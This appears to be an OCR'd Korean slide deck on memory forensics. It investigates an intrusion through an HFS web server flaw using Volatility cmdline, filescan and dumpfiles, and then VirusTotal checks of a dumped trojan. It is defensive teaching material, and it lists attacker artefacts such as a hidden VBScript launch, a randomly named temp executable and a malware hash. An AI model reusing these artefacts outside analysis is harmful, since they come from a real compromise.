
Part 2,

침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

cmdline – 프로세스가 실질적으로 실행된 순간들의 커맨드 정보




```
C:₩qwerasdf₩volatility_2.6_win64_standalone>vol.exe -f win7.raw --profile=Win7SP1x86 cmdline > cmdline.txt
Volatility Foundation Volatility Framework 2.6
```




```
************************************************************************
hfs.exe pid:   2860
Command line : "C:\util\hfs2.3b\hfs.exe"
************************************************************************
cmd.exe pid:   1760
Command line : "C:\Windows\System32\cmd.exe"
************************************************************************
taskhost.exe pid:   5296
Command line : "taskhost.exe"
************************************************************************
mmc.exe pid:   4880
Command line : "C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
************************************************************************
wscript.exe pid:   700
Command line : "C:\Windows\System32\wscript.exe" //B //NOLOGO %TEMP%\dWbmlLDOOQznUL.vbs
************************************************************************
KrpiupKHRfOLo. pid:   1600
Command line : "C:\Users\IEUser\AppData\Local\Temp\rad232D3.tmp\KrpiupKHRfOLo.exe"
************************************************************************
cmd.exe pid:   4564
Command line : C:\Windows\system32\cmd.exe
************************************************************************
conhost.exe pid:   5864
Command line : \??\C:\Windows\system32\conhost.exe "-528102368-18628217361164988746-456589055-7482
```

Part 2, 침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

Filescan – 메모리상의 파일 오브젝트를 전체 검색




```
C:₩qwerasdf₩volatility_2.6_win64_standalone>vol.exe -f win7.raw --profile=Win7SP1x86 filescan > filescan.txt
```




```
         Files\counters.dat
         0x000000007dfd46e0      7      0 R--rwd \Device\HarddiskVolume2\Windows\System32\ncobjapi.dll
         0x000000007dfd4798      4      0 R--r-d \Device\HarddiskVolume2\Windows\System32\keyiso.dll
         0x000000007dfd4c98      3      0 R--r-d \Device\HarddiskVolume2\Users\IEUser\AppData\Local\Temp\rad232D3.tmp\KrpiupKHRfOLo.exe
         0x000000007dfd5158      4      0 R--r-d \Device\HarddiskVolume2\Windows\System32\mmcss.dll
         0x000000007dfd5678      8      0 R--r-- \Device\HarddiskVolume2\util\SysinternalsSuite\Clockres.exe
         0x000000007dfd5f80      8      0 R--r-d \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\
         _3_for_KB2872339~31bf3856ad364e35~x86~~6.1.1.1.cat
```

dumpfiles – 파일에 대한 실제 데이터 파일 덤프



```
C:₩qwerasdf₩volatility_2.6_win64_standalone>vol.exe -f win7.raw --profile=Win7SP1x86 dumpfiles -Q 0x000000007dfd4c98 -D ./
```




Windows 보안

바이러스 및 위협 방지

검출된 위협


Microsoft Defender 바이러스 백신이 위협을 발견했습니다. 세부 정보를 확인하세요.



file.None.0x857fb050.img

file.None.0x8574d258.dat

virustotal – 파일 확인




By submitting data below, you are agreeing to our Terms of Service and Privacy Policy, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.

ⓘ Want to automate submissions? Check our API, free quota grants available for new file uploads

파일 선택

file.None.0x8574d258.dat


VirusTotal - File - cabaa14a34a
virustotal.com/gui/file/cabaa14a34a987974af321978d2a3e0d1459129f485930dee1d503084568f02f
업데이트
URL, IP address, domain, or file hash
Sign in
Sign up
54
/ 69
?
Community Score
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 2
virustotal.com/gui/file/.../community

ⓘ 54 security vendors and no sandboxes flagged this file as malicious

cabaa14a34a987974af321978d2a3e0d1459129f485930dee1d503084568f02f
ab.exe
overlay peexe

76.00 KB
Size

2019-12-10 10:48:31 UTC
2 years ago

Acronis (Static ML)	ⓘ Suspicious	Ad-Aware	ⓘ Trojan.CryptZ.Gen
AhnLab-V3	ⓘ Trojan/Win32.Shell.R1283	ALYac	ⓘ Trojan.CryptZ.Gen
Antiy-AVL	ⓘ Trojan[Packed]/Win32.BDF	Arcabit	ⓘ Trojan.CryptZ.Gen
Avast	ⓘ Win32:SwPatch [Wrm]	AVG	ⓘ Win32:SwPatch [Wrm]
Avira (no cloud)	ⓘ TR/Crypt.EPACK.Gen2	BitDefender	ⓘ Trojan.CryptZ.Gen
BitDefenderTheta	ⓘ Gen:NN.ZexaF.32519.eq1@ayxfSThi	CAT-QuickHeal	ⓘ Trojan.Swrort.A
ClamAV	ⓘ Win.Trojan.Swrort-5710536-0	Comodo	ⓘ TrojWare.Win32.Rozena.A@4jwdqr
CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (D)	Cybereason	ⓘ Malicious.75814e
Cylance	ⓘ Unsafe	Cyren	ⓘ W32/Swrort.C
DrWeb	ⓘ Trojan.Swrort.1	Emsisoft	ⓘ Trojan.CryptZ.Gen (B)
Endgame	ⓘ Malicious (high Confidence)	eScan	ⓘ Trojan.CryptZ.Gen
ESET-NOD32	ⓘ A Variant Of Win32/Rozena.ED	F-Prot	ⓘ W32/Swrort.C
F-Secure	ⓘ Trojan.TR/Crypt.EPACK.Gen2	Fortinet	ⓘ W32/Generic.AC.C0!tr
GData	ⓘ Trojan.CryptZ.Gen	Ikarus	ⓘ Trojan.Win32.Swrort